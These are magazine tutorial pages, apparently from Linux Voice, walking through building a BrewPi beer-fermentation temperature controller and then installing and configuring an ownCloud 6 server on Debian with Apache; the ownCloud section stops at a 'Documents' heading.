
Temperature sensors are used to measure the beer temperature, the freezer temperature and the outside temperature.



The LCD, which fits into the hole in one of the case panels.



The shield itself.



out which way to put the connector on so that the black cables stay in the same place and the connector is pointing in the same direction after you've twisted the cable back over the connector. You can now connect both of the boards with the correctly sized connector together with the cable, and we felt slightly more optimistic after testing the continuity of the connections to make sure we'd pushed through the connectors to the ribbon cable with enough pressure.

For the other ribbon cable, pull off the ends where they've been cut and wiggle this into the underside of the rotary controller board. Pin 4 should always be red. Then solder the pins to the board, The other end of this cable goes to the LCD board, parallel to the rainbow ribbon cable, and connected to the same side. Make sure pin 4 lines up and solder this as well.

The next stage is the LCD, and you first need to break off 16 pins for the LCD itself. The official guide has a great tip, where you connect the whole header to the female header on the other board and use this as a guide for snapping the 40-pin header at the right place with your hands. This didn't quite work for us, as we broke the header one pin short, but it was easy

enough to solder the lone pin alongside the others. Solder these pins on the top surface (the same side as the LCD itself), and you can now attach the LCD to the female header.

The final stage of shield forging is to take the sensors and strip the insulation off the end of the wires – a couple of millimeters will do. Each cable has three 'cores', and each core needs to be screwed into a three headed 'AT-AT' green connector, so that when these plug into the OneWire board, red is at the top (marked 5V – this is important), and yellow at the bottom. The official instructions note that the colour order of the yellow and green wires has changed, so it's worth making doubly sure if you're reading this in the distant future, as the sensors might not be able to take 5V going in the wrong cable. To make the ends of the wires easier to insert into the tiny screw holes, and to make them more resilient, it's worth dabbing them in a little molten solder.


Porter, Stout, IPA – and the case

You now have a choice. You can either keep the OneWire connector close to the rest of your BrewPi hardware, or place it closer to where the sensors are going to be. This might be useful if you wanted to position the OneWire board within the fridge, for example, but we decided to go with the official instructions and wire up a short three-core cable (maybe 20cm), with AT-AT connectors at either end, to connect the OneWire board to the BrewPi. We used an old power cable with earth for easy access to three cores with insulation attached. This cable eventually loops outside the case from the main board to the OneWire connector.

The cases are all made from various bits of lasered plastic, and it's never clear exactly what goes where. It's like a BrewPi 3D jigsaw puzzle. The Raspberry Pi case is a good place to start, as this is emblazoned



To make the sensors inside the fridge easily removable, use a connector like this within a container.



You can check your sensor devices are working by enabling the 'Read values' option before refreshing the device list.

with the Raspberry Pi logo flanked by some hops, and it's also obvious which way the pieces should go when you attempt to fit your Pi into the case. The feet of all the cases are half-circles, which is another good way of orienting yourself with the 13 or more pieces used to construct each of the cases.

As we're using an early Pi, lacking holes on the PCB, there's no way of mounting the board inside the case. The official instructions show a couple of spacers and screws mounting the Pi to the lower case panel. Our case design didn't have a hole even if we did want to connect the Pi. But thanks to the various prominent ports and connectors on the Pi, it was held firmly in place regardless. One side has the video and

audio connectors, the opposite just an HDMI connector. Lengthways, there's a micro USB at one end and USB and Ethernet at the other. It's also a good idea to push out any of the small bits of plastic that are used to create airflow through the case, as the Pi can be prone to overheating, but we couldn't remove some of these pieces as they weren't separated enough from the borders of the plastic. This may have been why two extra end pieces, with all the bits removed, were hidden away in one of the part bags.

It all goes together easily enough when you've worked out up and down and where each side fits. Be careful with the side containing the HDMI connector, as it's not immediately obvious when it aligns and you may not notice it's reversed until the end. When you've got everything held together, you've got to now use the long screws, two at each long end, to go through a washer, then into the case, and then through a nut you hold in the small vertical gap before tightening the whole thing up. It's fiddly and frustrating, so we'd suggest focusing on the beer.

Construction time again

This leaves you with significantly fewer bits to worry about for the other case, which is going to contain our BrewPi shield. Now, for some reason, our case is a hybrid of an earlier revision with a few differences between both the earlier version and the 2.0 cases, so there's no point telling you how to put the case together. In fact, the 3.0 case was announced in January, and is smaller again. We were able to make it up as we went along because it's much easier than building the shield, and mostly common sense. There

POWERING THE BREWPI AND UPDATING THE FIRMWARE

Before we move on to software, you need to give some consideration to how you're going to power both the Raspberry Pi and the Arduino. In theory, you could power the Arduino from the Raspberry Pi's USB, using only a single hub or adaptor. We tried this with as many milliamps as we could muster, but the LCD on the Arduino still dimmed when we did anything. Rather than take any risks with our beer, we decided to power both separately. As we all know, the Raspberry Pi is very susceptible to irregularities in power, so it's best not to take any risks – use a high amperage USB hub or adaptor for the Pi, and an appropriate adaptor for the Arduino.

It's now time to test whether your soldering skills have been good enough, and to stretch a few of those Linux skills too! The first step is to get a working Raspberry Pi configuration, complete with your chosen method of network connection. This has been documented many times, so we won't go into the details – plus, downloading and installing NOOBS onto your Raspberry Pi makes the whole process easier than ever. Just make sure the Raspbian installation and the firmware is up to date, because there are some known issues with Raspbian Pi stability, especially with older versions. And stability is key when you're asking a Raspberry Pi to control temperatures for a week or

two. To update Raspbian, type:

```
sudo apt-get update
```

```
sudo apt-get upgrade
```

To update the firmware, type:

```
sudo apt-get install rpi-update
```

```
sudo rpi-update
```

We now need to grab the latest installation tools.

To do that, just enter the following and leave all the answers at their default values:

```
git clone https://github.com/BrewPi/brewpi-tools.
```

```
git ~/brewpi-tools
```

```
sudo ~/brewpi-tools/install.sh
```

After this has completed, reboot your Pi. You will now be able to point a web browser on your LAN to the IP address of your BrewPi. Don't (yet) get distracted by the blinking lights, as they're not doing anything meaningful. Instead, you need to upload the BrewPi firmware to the Arduino before anything can happen. First download the firmware file itself (here's the link: <http://dl.brewpi.com/brewpi-avr/stable>), and make sure you get the correct file. The file depends on your Arduino type and revision – ours is an Arduino Uno Rev A, for instance. To upload this to your BrewPi, click on the 'Maintenance Panel' button on the right of the web interface, then click on 'Reprogram Arduino'.

Select your Arduino from the drop-down menu, then select the downloaded hex file. Make sure 'No' is answered for both the 'Restore Old Settings After Programming' and 'Restore Installed Devices After Programming' options and click on the 'Program' button. You'll see the output of what's happening in the black box below, but with a bit of luck, the BrewPi will beep a couple of times and a few minutes later, you'll have a programmed BrewPi.




When you update the firmware of the BrewPi, the output console keeps you updated on progress. It only takes a couple of minutes.

are three different kinds of bolt – two of identical length but slightly different widths, which you'll find out when you try to squeeze a larger one into the smaller holes, but you might notice the other way around, so it's still worth laying everything out before you start. Similarly, there are two different kinds of nut, although on first glance they all look identical, and the case building consists of two separate small phases – connecting the Arduino to the case followed by the LCD panel we built into the shield earlier. The grey threadless spacers are used to distance the LCD from the edge of the case, while the threaded white spacers are used for the Arduino. The position of the holes through the Arduino PCB mean that it can only be fitted onto the case one way – with the power and USB connector along the rear edge.

As we mentioned earlier, you also have the choice of whether to mount the OneWire board to the top panel or mount this inside your freezer cabinet so that the sensors plug directly into this within the freezer. As we opted to mount it to the case, and you need to use the provided small plastic panel (with OneWire embossed onto its top surface, along with numbers for each input). Two of the narrow bolts go through the PCB, through the small plastic panel, through the case, through a washer and finally onto a nut to make this happen.

After connecting the Arduino to the case and making a decision about the OneWire connection, we now need to put everything together like a simple 3D jigsaw puzzle. The half-circle plastic nodules are the feet, and to get ours together, we first fitted the rear panel. This is the one with the holes for power, USB and the controller connectors, and after you've placed it over the Arduino ports, you can hold it in by plugging in the green 'AT-AT' connectors to the outside of the case. They fit in pairs with the exception of the single three-pin connection on one edge. The two side panels then slid into the rear panel, followed by the top and finally the LCD, which slid onto those to all of the other panels to make the front. Don't forget that many



The BrewPi is brilliant at controlling temperature. Here's the sensor output after we put a bin of 50°C water into the fridge and asked the BrewPi to take the temperature down to 21°C.


of these panels have a thin layer of plastic that can be removed, along with a few squares for the joints that may not have fallen out with the laser cutting.

Eight of the remaining screws now pull the case together, in the same way that they did for the Raspberry Pi case. The official instructions suggest using a magnet to hold the nut in place, but we found it easier to push the bolt in until it reaches the gap for the nut, then ease the nut into place using the nut to make sure it doesn't go too far and drop inside the case (which is going to happen with the last one anyway – stay calm and think of beer). A quick tip if one does fall in, you can play an amusing game with yourself and attempt to bounce the nut back out of the same hole - it's not that difficult but looks a little deranged. Sensible people will loosen the bolts at one end to separate the box enough, which is also a good way of taking the top of the case without removing any of the bolts. And don't forget the washers on the outside. They're needed to make the bolt fit.

Loose fit

But we'd suggest maybe loosely taping the case together for now, until you've been able to test out your BrewPi with the software to ensure that everything works. That way you don't get doubly frustrated by something not working and having to go through the whole unscrewing process again. You now need to connect the two SSR blocks to the outputs on the shield, making sure you get the positive cable going to the positive input and the negative cable going to the negative input on the SSR. These solid state relays perform a simple job, turning the power going through the other two points either on or off. This is used by the BrewPi to automatically turn on refrigeration or heating. Some BrewPiers have reverse engineered their refrigeration units and heaters to splice these connections into the most efficient place. We cut open the power cables to both the freezer and the heater, took out and cut the negative wire, and used this on other side of the power output on both SSRs. The power output was on the top of our SSRs, while the control inputs were in the bottom. Make sure you get this correct and that your wiring is safe, because you could easily create a hazard at this step. You should also consider the

LV PRO TIP
 Although not essential, a cheap multimeter can make testing much easier – especially if it makes a sound when the two contacts connect. This is called testing for continuity, and it's a great way to make sure dodgy soldering is working.



Our first brew started at 20 degrees and lowed to 18 after 48 hours, to create the best temperature for the beer.

The algorithm that controls the BrewPi is complex, but you can even fine tune this from the Maintenance panel if you so desire.

The screenshot shows two main sections of the BrewPi maintenance panel. The top section is titled 'PID algorithms for fridge setting' and contains three rows of control constants: Beer temp. error (0), Beer temp. error integral (0), and Beer temp. derivative (0). These are multiplied by gain factors (Kp=5, Ki=0.25, Kd=-1.5) to produce control variables (P=0, I=0, D=0). A summary equation shows Beer Setting (null) plus P=I=D=0 equals FridgeSetting (19). The bottom section is titled 'Predictive ON/OFF and peak detection' and shows estimated peak (0), last detected negative peak (0), last detected positive peak (0), cooling overshoot estimator (13.498), and heating overshoot estimator (0.988).

location of the SSRs, as they're usually exposed and obviously shouldn't go anywhere near liquid.

Back on the BrewPi shield, one output to the SSR triggers a red LED while the other triggers a blue LED, so it's worth getting them correctly connected as you can then see when your device is heating or cooling. These connections are on the backside of the shield, not on the OneWire connector – that's just used for the sensors at the moment, although there's talk of adding a hydrometer reader to measure the alcohol content, which is something we'd love to see.

Now stop. It's time to admire your work. The tough bit is over with, as the BrewPi is now built, waiting only for a little Linux magic to bring it life. And you know all those holes in the top of the BrewPi case? And the weird semi circle feet on the Raspberry Pi case? They fit together! Your Raspberry Pi should sit snugly to the top of the case like the Boeing 747 of brewing.

Configuring devices

The very final step (we promise!), is to tell your BrewPi exactly what you've got connected, and we found it easier to start with a blank canvas. Click on 'Device Configuration' button from the Maintenance panel and you'll see a list of devices your BrewPi thinks are connected. The devices are the switches to control the heating and cooling, plus the two or three sensors you've got connected. If any devices appear in the Installed Devices list, set their function (a drop-down list on the right of each entry) to 'None' and click Apply. This will move them from the 'Installed Devices' box to the 'Detected Devices' box, from where we can now add them as we need to. Enable 'Read Values' and click on Refresh Devices. Click on the 'Refresh Device List' button and enable the 'Read Values' check box. This will list connected devices along with a number to indicate what the switch or sensor is reading. You can easily detect and check your sensors are functioning in this way. OneWire works with unique identifiers embedded within each device, so the device ID is unique for each sensor, not for the BrewPi configuration. That means if you identify which sensor you're going to use within your fermenting bin, you can plus this into any of the OneWire connectors. We

checked sensor was working by plugging each in turn and refreshing the device list to make sure a temperature value was being read. We also identified each sensor by heating or cooling the sensor and wrote down which one was which.

You need two sensors for the BrewPi to work properly. One measures the ambient temperature within your fridge or freezer, while the other measures the temperature within the beer. For the beer measurement, it's recommended you use a 'thermowell' to keep the sensor separate from your beer. You also need to solve the problem of getting the sensor cables into the fridge or freezer cavity. Some users piggyback their wires onto any wires they can already find going into fridge. Our approach was to butcher an Ethernet cable – there are more than enough cores within one of these for 2 of the sensors – and drill a tight-fitting hole for both this cable and the power cable for the heating unit, into the side of the freezer. This has worked with no problems so far, and not affected the insulation of the freezer.

Brewing your first beer

With sensors in place and the software running on your BrewPi, you're ready to brew. Despite the slightly intimidating appearance of the web interface, it's very straightforward to use. Click on the 'fermenting' link just below the BrewPi logo and you'll be given the option of starting a new brew. You can do this to log the details of each brew, as well as clear the data for the start of a new fermentation cycle. The main display area is taken up by a graph showing the changes in beer temperature (green) and freezer temperature (blue), as well as the temperature outside the fridge, although this isn't used by its algorithms. At the bottom, along the timeline, blue and red blocks show when the cooling and heating was engaged.

There are three modes for fermenting your brew; Beer Constant, Fridge Constant and Beer Profile. Beer Constant simply keeps the beer at a specific temperature, which you dial into the large number bar at the bottom of the screen. Expanding on this, the Beer Profile setting enables you to set a desired beer temperature for each day. This is useful if you want to try a slightly warmer environment at the beginning and end of the fermenting cycle. When either of these beer profiles are active, the LCD display shows the absolute temperature as well as the temperature for the profile. This is the target temperature for the algorithm, and you'll find the BrewPi will cool or heat to nudge the temperature closer to the desired value.

The Fridge Constant setting does what it says, keeping the temperature of the fridge at a specific value. This might be useful for the couple of days after you've bottled your beer, or put it in a cask, as you usually have a couple of days of secondary fermentation. But it could be equally useful for cooling your final product for the final, essential step of brewing beer – keeping your home-brew ready to drink at a perfect temperature, all year round.

BREWING YOUR OWN BEER: A BRIEF ENCOUNTER

The world of homebrew will feel familiar – it's full of people who obsess over details and argue endlessly about packages.

Homebrew forums across the internet are full of enthusiasts arguing over every detail of the brewing process. And we mean every detail. Fermentation temperature is a dark art of its own, as is the amount of priming sugar to use – we've seen simpler algorithms explain Bézier curves in OpenGL!

As with Linux, all this data and debate can be totally overwhelming to the beginner. But again like Linux, it's worth struggling through to the other side. Just think of the beer.

We also see no shame in starting small. Beer kits are perfect for this. They can be a little pricey, but they'll take the pain out of your first brew. To get started, you'll need some simple pieces of kit. Here's what we recommend:

1 A 25-litre fermentation bin

This doesn't need to be absolutely airtight, as the brewing process will create CO₂, which sits on the top to create an airlock. We drilled a hole in the top to encase one of our BrewPi sensors within its own well.

2 A similar sized pressure barrel

The pressure part is important for the secondary fermentation process, because it's what carbonates your beer and keeps your beer fresh. We'd recommend a pressure valve with a connector for a CO₂ canister. These are relatively cheap, and they're used to create a CO₂ buffer when the pressure gets too low to push the beer out effectively. If you don't want to use a pressure barrel, you can use bottles with caps.



Just like open source software, you can create your own recipe or you can stand on the shoulders of giants. Image credit <http://superflex.net>

3 Sanitiser

Everything that comes into contact with your developmental beer has to be free of any harmful bacteria. Bacteria and wild yeast kill beer over the period it is stored, leading to feelings similar to a hard drive failure.

4 A syphon and hydrometer.

The syphon is to transfer your beer from the fermentation bin to the pressure barrel or bottles, while the hydrometer is to calculate how much alcohol is in your brew. You must measure the gravity at the beginning and the end of the process for this to work – taking a measurement at the end isn't enough.

The biggest threats to your beer are sanitisation, as we've already mentioned, and temperature fluctuation, which is solved with the BrewPi. Another tip we've found helpful is to cover all threads (such as those for the tap, the top and the valve on the

pressure barrel) with Vaseline, as this helps to keep them airtight.

After you've whetted your appetite with a beer kit or two, it's time to move up to replacing the kit with your own. There are thousands of years of experience on the subject, and to be honest, we've only just started. But a good place to look for your first brew is a recipe that is itself open source.

Free Beer

This is exactly what is offered at **FreeBeer.org**, a tested and refined recipe for making excellent beer that's been released CC-BY-SA.

The ingredients list five different types of malt, Guaraná beans for added spice and energy and London ale yeast. This is followed by step-by-step instructions that will take your beer from mash to wort to fermentation to beer in as little as three weeks, all in the name of Free Beer. If you do get around to making some, and you have a bottle left over, you know where to send them. 

MIKE SAUNDERS

OWNCLOUD 6: RUN YOUR OWN CLOUD

Love having your data in the cloud? Scared that the NSA and GHQC are tapping it all? Then it's time to set up your own server!

WHY DO THIS?

- Share and sync files, contacts and calendars across all your devices
- Collaborate on shared ODF documents with multiple users
- Keep your data safe from the prying eyes of big businesses

We're not big fans of buzzwords at Linux Voice. We don't leverage synergies, we don't harness data silos, and we most certainly don't streamline our paradigms. At first, the term "cloud computing" came under this umbrella of linguistic silliness, because it basically meant "doing stuff on someone else's computers", like many people have already been doing for years. But over time the term has become widely accepted, so we'll grudgingly use it. Bah humbug!

Now, there are many providers of cloud-like services on the net. DropBox, for instance, provides data storage and file sharing, while Google's ever-growing range of services includes document collaboration (Google Drive) and calendars. Many of these third-party services are packed with features and are easy to use, but they all have one problem in common: they all have access to your data. If your files consist of nothing more than lolcat pictures, and your calendar is simply used to plan your pub visits, you're probably not concerned about this. But if you're storing sensitive information – such as business plans –

then it's wise to be cautious, especially in the wake of the Snowden revelations and US constitution-burning, NSA-spying shenanigans.

Do it yourself

One way around this is to host your own cloud services. It sounds like a contradiction in terms: isn't the point of "cloud computing" that you offload all the work to someone else? Well, yes, but by hosting your own cloud you can still have some of the benefits, such as sharing data and providing collaboration services across multiple machines and users. You control the hardware and software, and determine who accesses your data, but you still have the convenience of cloud-like facilities.

Arguably the best open source cloud package at the moment is ownCloud, which reached version 6 in December. It's loaded with useful features for file storage, file sharing, calendars and document collaboration, all accessible through a web browser, so here we'll show you how to set it up and explore the goodies contained therein.

1 GET IT INSTALLED

You can install ownCloud on wide range of distros, and if you're just playing around to learn the software, it doesn't matter if you're using a rapidly changing, cutting-edge distro – Arch Linux, for example. If you're planning to use ownCloud for real work, however, we recommend using a highly stable and long-term supported distro such as Debian or CentOS – we'll be using Debian 7.3 in this tutorial.

OwnCloud is written in PHP and can use a variety of web servers and databases. For simplicity's sake, we'll be using the well-known Apache web server here, along with SQLite to store metadata for the files. This is perfectly fine for a typical setup; if you end up really hammering your ownCloud server, though, you may want to switch to a more lightweight web server (such as Nginx) and a full-on database such as MySQL for extra performance.

To get the dependencies on Debian 7.3, use the following command:

```
apt-get install apache2 php5 libapache2-mod-php5 php5-sqlite
php5-common php5-gd php-xml-parser php5-intl php5-mcrypt
php5-curl ntp curl php5-imagick php-apc
```

Along with Apache, PHP and SQLite, this also adds

some extras for generating thumbnail images of files and speeding up PHP scripts. Once these packages are installed, Apache should be started automatically – you can check that Apache is running by accessing the IP address of the Apache server in your browser (or going to <http://127.0.0.1> if you've installed it on your local machine).

Tarball time

Next, grab the **.tar.bz2** file of the latest ownCloud release from www.owncloud.org. At the time of writing, this was **owncloud-6.0.0a.tar.bz2**, but by the time you read this a newer version may be available. If so, just replace the version number accordingly in the command below. Extract the archive into your web server's document directory, eg:

```
cd /var/www/
tar xfv /path/to/owncloud-6.0.0a.tar.bz2
```

A bare installation takes up 155MB. We're almost ready to start using ownCloud now, but beforehand we have to make a few tweaks. First, we need to create a "data" directory inside the ownCloud installation, and make it (along with the "apps" and

“config” directories and the `.htaccess` file) writeable by the web server, which uses the “www-data” account in Debian:

```
mkdir owncloud/data
```

```
cd owncloud
```

```
chown -R www-data:www-data data apps config .htaccess
```

Note that some other distros use different user accounts to “www-data” for Apache, such as “http” or “apache”. To find this out, run `ps aux` and look for the `apache2/httpd` processes, and then the username in the first column from the output.

Now we need to add some extra options to the Apache configuration file, which in Debian is `/etc/apache2/apache2.conf`. If you’re using Apache 2.2 (the default in Debian 7.3) then add this to the bottom of the file:

```
<Directory /var/www/owncloud>
```

```
Options Indexes FollowSymLinks MultiViews
```


```
AllowOverride All
```

```
Order allow,deny
```

```
allow from all
```

```
</Directory>
```

If you’ve installed ownCloud in a different directory, change the path in the first line. And for Apache 2.4 systems, you’ll need to change the “allow from all” line to read “Require all granted” instead. Once you’ve made the changes, enable URL rewriting and restart Apache with the following commands:



```
a2enmod rewrite
```

```
service apache2 restart
```

(For distros using systemd, try `systemctl restart httpd.service` to restart Apache.)

That’s it – all the command line preparation is done now. Access the server in your web browser (eg `http://127.0.0.1/owncloud/` if it’s installed on your local machine) and you should see the ownCloud login screen, as per the screenshot above.

If all has gone smoothly with the Apache setup, you’ll see this screen when you first browse to the server. Now the fun begins...

2 SET IT UP

The first thing you’ll need to do is create an admin username and password. ownCloud will do some background work, setting up its database, and you’ll be dropped into the main screen. A pop-up will point you to a selection of desktop and mobile apps you can use to access your ownCloud installation. If you have a smartphone, it’s worth trying these out.

A good way to understand the relationship between the different features is to click on the “photos” directory and then the up arrow, and upload a random image from your collection. If you now go click the Pictures icon on the left, you’ll see your newly uploaded image, albeit presented in a much more attractive manner than in the normal file manager.


NAVIGATING OWNCLD 6

Create

Click **New** to create a new folder or text file, or the up arrow button to upload a file from your computer into the current directory.

Features

These icons switch between the different features provided by ownCloud, such as the document editor and contacts list.



User menu

Click here to change settings or log out.

File options

Hover the mouse over a folder or file, and you’ll be presented with extra options to rename, share or download. Click the X button to delete.

Browse

Click on folders to open them, and on files to preview them.

While you're here, click on Activity on the left and you'll see a list of changes to your files. If you go back into the Files view and delete your image (via the X button), you'll see a "Deleted files" button appear in the top-right, from which you can restore files to their original locations.

Performance tuning

Periodically, ownCloud needs to execute some background jobs to manage its database and keep things running smoothly. By default this background job is run every time you load a page in ownCloud, but this impacts performance – it's much better to do it via a Cron job. In Debian, run **crontab -u www-data -e** as root, and then add this line to the bottom of the file:

```
*/15 * * * * php -f /var/www/owncloud/cron.php
```

This runs ownCloud's **cron.php** script every 15 minutes. If your distro runs Apache under a different username, change it in the crontab command, and alter the path for **owncloud/cron.php** if you installed it in a different directory. Back in the ownCloud web interface, click the admin username (top-right), Admin, and scroll down to the Cron section. Make sure the Cron option is ticked (instead of AJAX or Webcron). By default, ownCloud's upload limit is set to 513MB (and potentially made even smaller by PHP's settings), which isn't very useful if you plan to use it for backups and video files. To fix this, go to the "File handling" section of the Admin page in ownCloud, and update the number to something more flexible (eg 8GB). You'll also need to change PHP's settings as well – so edit

What's new in ownCloud 6?

If you've been running ownCloud for a while, and you're still using version 5, it's well worth upgrading to the latest release. Major new features include:

- **ownCloud Documents** Edit rich text documents with other users. It's not as featureful as Google Drive just yet, but it's a major boost for ownCloud and takes it way beyond just storage and calendars. The back end uses ODF, the same file format used by Open/LibreOffice, so you can easily export your documents for local editing.
- **User avatars** User accounts can now be accompanied by pictures. While this isn't a massive productivity boost, seeing images and not just names makes the interface nicer to work with.
- **Activities** A new view shows you recent activity in your account, such as changes to files.
- **Better conflict handling** Previous ownCloud releases were a bit rubbish if you tried to upload a file that already existed, but you can now choose to replace or rename a file when you're uploading.

/etc/php5/apache2/php.ini, changing these lines:

```
upload_max_filesize
```

```
post_max_size
```

```
output_buffering
```

For the first two, set them to "8G", and for the last one use "8192". Restart Apache (as described earlier) and you'll be able to upload much larger files.

3 AND EXPLORE IT!

It's not a good idea to use the administrator account for day-to-day work, so click on the Admin button in the top-right and then Users from the menu. Here you can type in a login name and password, and click the Create button to add the user to the database. If needed, you can also limit the amount of storage space allocated to the account.

So, click Admin > Log Out, and then log in with your normal user account. You're now ready to start exploring ownCloud's features in depth. You already have a bit of experience with the Files view: it acts as a simple file manager, and is a good way to organise your files so that you can access them from any machine on your network via a web browser.

But wouldn't it be better if you could access ownCloud data in a proper desktop file manager? Well, that's possible thanks to ownCloud's WebDAV support. In Gnome 3's Nautilus file manager, click Files > Connect To Server and enter the following:

```
dav://127.0.0.1/owncloud/remote.php/webdav
```


Replace the IP address if necessary, and if you've enabled SSL support (as per the boxout), change "dav" to "davs" here. Xfce users can browse ownCloud shares in Thunar by clicking Go > Open Location and using the above address, while in KDE's Dolphin, click

in the address area and enter:

```
webdav://127.0.0.1/owncloud/remote.php/webdav
```

After logging in with your ownCloud username and password, you'll be able to browse your files and upload new ones by dropping them into the window.

To share files with the outside world, hover over a file and click the Share button. You can either share the item with another user on the ownCloud installation, or generate a link (optionally password protected) to give to anyone on the internet.



We're logged in as "admin", and our changes are marked with light green. User "mike" is also logged in, and has selected some text marked with pink. Collaboration ahoj!

OwnCloud's calendar is simple, but useful: you can switch between day, week and month views, and click on an empty space to add an event. It's possible to set these events as all-dayers and make them repeat across multiple days. Under the Advanced button you'll find options for adding extra information such as a location, category and description.

If one calendar doesn't suffice for your work, click the cog (settings) icon in the top-right, just beneath your username. Here you can add extra calendars and also customise your time zone and time format. As with the Files view, you can also access your calendar from external apps: in the same settings panel, scroll down to the bottom where you'll see a URLs section. This provides you with CalDAV addresses that you can use with CalDAV-compatible apps such as Kontact and Evolution. Many mobile apps also support CalDAV, so you can keep your ownCloud calendar up to date when you're on the road.

In the Contacts view you can add entries and group them together. The cog button here also provides some useful features – for instance, a CardDAV URL that you can input into external contact management apps (click the globe icon). It's also possible to export your contacts list in **.vcf** format.

Documents

